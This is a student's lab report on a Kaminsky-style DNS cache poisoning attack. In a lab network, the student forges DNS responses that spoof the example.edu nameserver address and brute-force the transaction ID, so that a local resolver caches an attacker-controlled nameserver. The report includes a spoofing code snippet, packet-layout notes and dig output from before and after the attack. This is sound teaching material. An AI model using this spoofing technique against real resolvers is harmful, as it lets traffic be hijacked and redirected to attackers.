Analysis-lab-2

Name: Haoyang Wei

Setup:

Apollo server: 192.168.15.4

User: 192.168.15.5


Attacker: 192.168.15.6

Port: 33333

Example-server-1: 199.43.135.53

Example-server-2: 199.43.133.53

Compile:



```
gcc -lpcap dns_poison.c -o dns.out
```

Run:


sudo ./dns.out

Introduction:

In this lab I'm trying to make dns-cache-poison based on the udp.c. I'm trying to force the Apollo Dns server to save a fake IP in its cache. I'm trying to let the user dig www.example.edu and find the result of ip address will be the attacker. To solve this I'm trying to send queries with an non-exist subdomain to the dns server and before it gets the result from the example.com DNS server, we will guess the correct trans_id and save our fake ip in the cache through birthday parodox.


Task1:

Before the poisoning, I firstly start to get the ip address of the dns-server of example.edu which prepared for the fake dns response part.




```
[02/28/2019 16:32] cs528user@cs528vm:~$ dig ns example.edu

; <<>> DiG 9.8.1-P1 <<>> ns example.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30764
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 4

;; QUESTION SECTION:
;example.edu.                   IN      NS

;; ANSWER SECTION:
example.edu.            86400   IN      NS      a.iana-servers.net.
example.edu.            86400   IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1021    IN      A       199.43.135.53
a.iana-servers.net.     1021    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1021    IN      A       199.43.133.53
b.iana-servers.net.     1021    IN      AAAA    2001:500:8d::53

;; Query time: 239 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Thu Feb 28 16:36:06 2019
;; MSG SIZE  rcvd: 165
```

This graph shows the result of example.edu before dns-cache-poisoning.




```
; glue
example.edu.            172797  NS      a.iana-servers.net.
                        172797  NS      b.iana-servers.net.
```

This graph shows the result of example.edu after dns-cache-poisoning. It’s clear that after poisoning the example.edu changed to authauthority and the dns response sent to dns server made the cache to be ns.dnsabattacker.net.



```
; authauthority
example.edu.            172521  NS      ns.dnslabattacker.net.
```

My method of implementing the dns-cache-poison is in two steps. First step based on the udp.c, sending a dns query to dns server with a non-exist ip in cache such that “abcde.example.edu”, then the dns-server will try to find that ip. And during this time, I’m trying to send hundreds of dns response to find the correct dns_query_id. To send the dns response, I construct the packet as following structure: ip header, udpheader, dnsheader, query string, dataend. dns response (answer, authority and additional report). I create a buffer like the query part, and fill value based on the packet structure. To fill in the dns_response, I’m doing based on the figure provided in dns_remote.pdf



```
the Answer session:
0xc0 first two bits set to 1 to notify this is a pointer for a name string,
not a standard
string as before
0x0c the offset of the start point: here from transaction ID field to the
name string
```

In this figure, it shows every bit starting from the answer session, so I declare an int as offset which hold value of the address where starts the answer session and fill in every byte from “0xc0” to the end and after that I finished my dns-response.

After that I’m filling in the ipheader and udpheader like the example in udp.c. In this part it’s important to do the following things which are different from the query part.

```
ip->iph_sourceip = inet_addr("199.43.133.53"); (!which is the ip
address I found in the dns server of example.edu)
ip->iph_destip = inet_addr(dns_s);
udp->udph_srcport = htons(53);
udp->udph_destport = htons(33333);
```

"199.43.133.53" is the ip address of name-server of example.edu, so I used it as a sourceip to send dns response back.


Finally finishing all parts of the packet, I declare an int of count to repeat sending dns_response in 100 times to guess the correct value of trans_id.

Due there are 2^16 = 65536 probabilities in total, so it may take some time to get correct id. As a result, I set the count to at most 100 for one query and after that make a little change on the query and make another dns_response to find the correct trans_id.

Task 2:


Task 2 question: why this additional record will not be accepted by Apollo?

From what we have done in task 1, we have already poisoned the dns-cache and change the example.edu to the server of ns.dnslabattacker.net. However, we cannot provide the ip address of ns.dnslabattacker.net in response so that if we want to dig *.example.edu to include additional report, and the dns server will send it to ns.dnslabattacker.net, but if it isn't in the same domain of the question it will be ignored. As a result, the Apollo cannot get the additional record.




```
[02/28/2019 11:57] cs528user@cs528vm:~$ dig www.example.edu

; <<>> DiG 9.8.1-P1 <<>> www.example.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23479
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.edu.               IN      A

;; ANSWER SECTION:
www.example.edu.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.edu.            86400   IN      NS      b.iana-servers.net.
example.edu.            86400   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1800    IN      A       199.43.133.53
b.iana-servers.net.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 189 msec
;; SERVER: 192.168.15.4#53(192.168.15.4)
;; WHEN: Thu Feb 28 12:06:15 2019
;; MSG SIZE  rcvd: 169
```

This is the figure of dig before the dns-cache-poison. We can see that the answer section of the www.example.edu is 93.184.216.34. And the authority section is b.iana-servers.net.




```
[02/28/2019 11:32] cs528user@cs528vm:~$ dig www.example.edu

; <<>> DiG 9.8.1-P1 <<>> www.example.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58485
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.edu.               IN      A

;; ANSWER SECTION:
www.example.edu.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.edu.            172437  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       192.168.15.6
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 12 msec
;; SERVER: 192.168.15.4#53(192.168.15.4)
;; WHEN: Thu Feb 28 11:32:22 2019
;; MSG SIZE  rcvd: 128
```

This figure shows the result after the dns-cache-poison and we can see that the www.example.edu is 1.1.1.1 and authority section is ns.dnslabattacker.net, and the additional section shows the ip of ns.dnslabattacker.net is 192.168.15.6(which is the ip of attacker).



```
[02/28/2019 11:32] cs528user@cs528vm:~$ dig nawed.example.edu

; <<>> DiG 9.8.1-P1 <<>> nawed.example.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34807
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;nawed.example.edu.             IN      A

;; ANSWER SECTION:
nawed.example.edu.      259200  IN      A       1.1.1.100

;; AUTHORITY SECTION:
example.edu.            172367  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       192.168.15.6
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 21 msec
;; SERVER: 192.168.15.4#53(192.168.15.4)
;; WHEN: Thu Feb 28 11:33:32 2019
;; MSG SIZE  rcvd: 130
```

This figure shows the result after the dns-cache-poison and we can see that the nawed.example.edu is 1.1.1.100 and authority section is ns.dnslabattacker.net, and the additional section shows the ip of ns.dnslabattacker.net is 192.168.15.6(which is the ip of attacker).



```
[02/28/2019 11:57] cs528user@cs528vm:~$ dig mail.example.edu

; <<>> DiG 9.8.1-P1 <<>> mail.example.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34728
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;mail.example.edu.              IN      A

;; ANSWER SECTION:
mail.example.edu.       259166  IN      A       1.1.1.2

;; AUTHORITY SECTION:
example.edu.            170912  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       192.168.15.6
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 8 msec
;; SERVER: 192.168.15.4#53(192.168.15.4)
;; WHEN: Thu Feb 28 11:57:47 2019
;; MSG SIZE  rcvd: 129
```

This figure shows the result after the dns-cache-poison and we can see that the mail.example.edu is 1.1.1.2 and authority section is ns.dnslabattacker.net, and the additional section shows the ip of ns.dnslabattacker.net is 192.168.15.6(which is the ip of attacker).

These results are meeting the change of configuration in /etc/bind/db.attacker, and /etc/bind/example.edu.db